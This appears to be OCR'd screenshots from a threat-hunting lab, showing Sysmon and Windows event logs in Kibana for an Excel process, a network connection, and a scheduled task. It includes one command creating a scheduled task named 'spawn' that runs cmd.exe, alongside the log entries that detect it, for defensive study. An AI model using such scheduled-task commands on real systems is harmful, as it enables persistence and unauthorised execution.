
```
Time                            event_id
Jul 5, 2020 @ 05:37:51.944     4,703
Jul 5, 2020 @ 05:37:51.943     4,703
Jul 5, 2020 @ 05:37:51.934     4,703
Jul 5, 2020 @ 05:37:51.933     4,703
Jul 5, 2020 @ 05:37:51.911     4,703
Jul 5, 2020 @ 05:37:51.909     4,703
Jul 5, 2020 @ 05:37:51.908     4,703
Jul 5, 2020 @ 05:37:31.933     4,703
```




	Time ▾	event_id	action	OriginalFileName	process_guid	process_parent_guid
›	Jul 5, 2020 @ 06:27:34.777	4,688	-	-	-	-
›	Jul 5, 2020 @ 06:27:34.776	1	processcreate	TiWorker.exe	b71306c6-9d06-5f01-5217-000000001800	b71306c6-2fa8-5ef0-0e00-000000001800
›	Jul 5, 2020 @ 06:27:34.776	1	processcreate	TiWorker.exe	-	-
›	Jul 5, 2020 @ 06:27:34.700	4,688	-	-	-	-
›	Jul 5, 2020 @ 06:27:34.699	1	processcreate	TrustedInstaller.exe	b71306c6-9d06-5f01-5117-000000001800	b71306c6-2f98-5ef0-0b00-000000001800
›	Jul 5, 2020 @ 06:27:34.699	1	processcreate	TrustedInstaller.exe	-	-
›	Jul 5, 2020 @ 06:27:34.550	4,688	-	-	-	-
›	Jul 5, 2020 @ 06:27:34.438	4,688	-	-	-	-
›	Jul 5, 2020 @ 06:27:34.438	1	processcreate	logonui.exe	b71306c6-9d06-5f01-4f17-000000001800	b71306c6-2f92-5ef0-0a00-000000001800




t	file_company	Microsoft Corporation
t	file_description	Microsoft Excel
t	file_product	Microsoft Office 2016
t	file_version	16.0.4600.1000
t	fingerprint_process_command_line_mm3	4246063213
t	hash_imphash	FCF30DA81A8A532D47095445B4EAD21A
t	hash_md5	77E0C1D027763740803F636349CE83C1
t	hash_sha256	4A3CB3D9BB0A8BA87559350E3EB6DED86C9238B3B7DCD904E9445E89D72B0958
t	host_name	pth1.practicalth.com
t	level	information
t	log_name	Microsoft-Windows-Sysmon/Operational



```
t  process_command_line          "c:\program files\microsoft office\office16\excel.exe" /dde
t  process_current_directory     c:\windows\system32\
t  process_guid                  b71306c6-8d41-5f01-1117-000000001800
#  process_id                    6,544
t  process_integrity_level       Medium
t  process_name                  excel.exe
t  process_parent_command_line   c:\windows\explorer.exe
t  process_parent_guid           b71306c6-3b64-5ef0-2401-000000001800
#  process_parent_id             4,952
t  process_parent_name           explorer.exe
t  process_parent_path           c:\windows\explorer.exe
t  process_path                  c:\program files\microsoft office\office16\excel.exe
t  provider_guid                 5770385f-c22a-43e0-bf4c-06f5698ffbd9
#  record_number                 23,508
```



```
t  user_account        practicalth\jcassidy
t  user_domain         practicalth
t  user_logon_guid     b71306c6-3b57-5ef0-64be-330000000000
#  user_logon_id       3,391,076
t  user_name           jcassidy
#  user_session_id     1
```



event_id: 11 ×


EDIT FILTER

Field: event_id

Operator: is

Value: 11

Create custom label?





event_id: 3 × process_guid: b71306c6-7f63-5f01-5015-000000001800 ×

1 hit

Jul 1, 2020 @ 18:43:22.276 - Jul 8, 2020 @ 19:23:03.872 —


Time	event_id	action	OriginalFileName	process.name	process_guid	process.parent.name	process_parent_guid
Jul 6, 2020 @ 03:45:05.740	3	networkconnect	-	-	b71306c6-7f63-5f01-5015-000000001800	-	-






@timestamp per 3 hours


	Time	event_id	action	OriginalFileName	process.name	process_guid	process.parent.name	process_parent_guid
>	Jul 6, 2020 @ 04:47:15.240	1	processcreate	Excel.exe	-	b71306c6-d703-5f02-b919-000000001800	-	b71306c6-3b64-5ef0-2401-000000001800
>	Jul 6, 2020 @ 04:47:15.240	1	processcreate	Excel.exe	EXCEL.EXE	-	explorer.exe	-




	Time	event_id	action	OriginalFileName	process.name	process_guid	process.parent.name	process_parent_guid
>	Jul 6, 2020 @ 04:47:15.969	1	processcreate	chrome.exe	-	b71306c6-d703-5f02-ba19-000000001800	-	b71306c6-d703-5f02-b919-000000001800




	Time	event_id	action	OriginalFileName	process_guid	process_parent_guid	process_command_line
>	Jul 6, 2020 @ 04:47:1 Filter out value	1	processcreate	chrome.exe	b71306c6-d703-5f02-ba19-000000001800	b71306c6-d703-5f02-b919-000000001800	"c:\program files (x86)\google\chrome\application\chrome.exe" www.google.com



```
C:\Users\jcassidy>SCHTASKS /Create /SC ONCE /TN spawn /TR C:\windows\system32\cmd.exe /ST 04:41
SUCCESS: The scheduled task "spawn" has successfully been created.
```





	Time	event_id	scheduled_task_name	ScheduledTask.Actions.Exec.Command.content	ScheduledTask.Principals.Principal.UserId.content
>	Jul 6, 2020 @ 08:40:15.291	4,698	\spawn	C:\windows\system32\cmd.exe	PRACTICALTH\jcassidy
>	Jul 6, 2020 @ 07:54:17.613	4,698	\microsoft\windows\updateorchestrator\ac power download	%systemroot%\system32\usoclient.exe	S-1-5-18
>	Jul 6, 2020 @ 07:52:17.551	4,698	\microsoft\windows\updateorchestrator\ac power install	%systemroot%\system32\usoclient.exe	S-1-5-18
>	Jul 6, 2020 @ 07:52:11.697	4,698	\microsoft\windows\updateorchestrator\ac power download	%systemroot%\system32\usoclient.exe	S-1-5-18
>	Jul 6, 2020 @ 07:52:11.626	4,698	\microsoft\windows\updateorchestrator\universal orchestrator start	%systemroot%\system32\usoclient.exe	S-1-5-18




@timestamp per 3 hours


	Time	process_name	process_guid	process_parent_name	process_parent_guid
>	Jul 6, 2020 @ 08:41:00.016	cmd.exe	b71306c6-0dcc-5f03-071b-000000001800	svchost.exe	b71306c6-2fbb-5ef0-2300-000000001800
>	Jul 6, 2020 @ 08:26:42.801	cmd.exe	b71306c6-0a72-5f03-d31a-000000001800	explorer.exe	b71306c6-3b64-5ef0-2401-000000001800









Name	PID	Status	User name	CPU	Memory (a...	UAC virtualizat...
notepad.exe	5292	Running	jcassidy	00	1,776 K	Disabled





Boom!


Locked and Loaded!






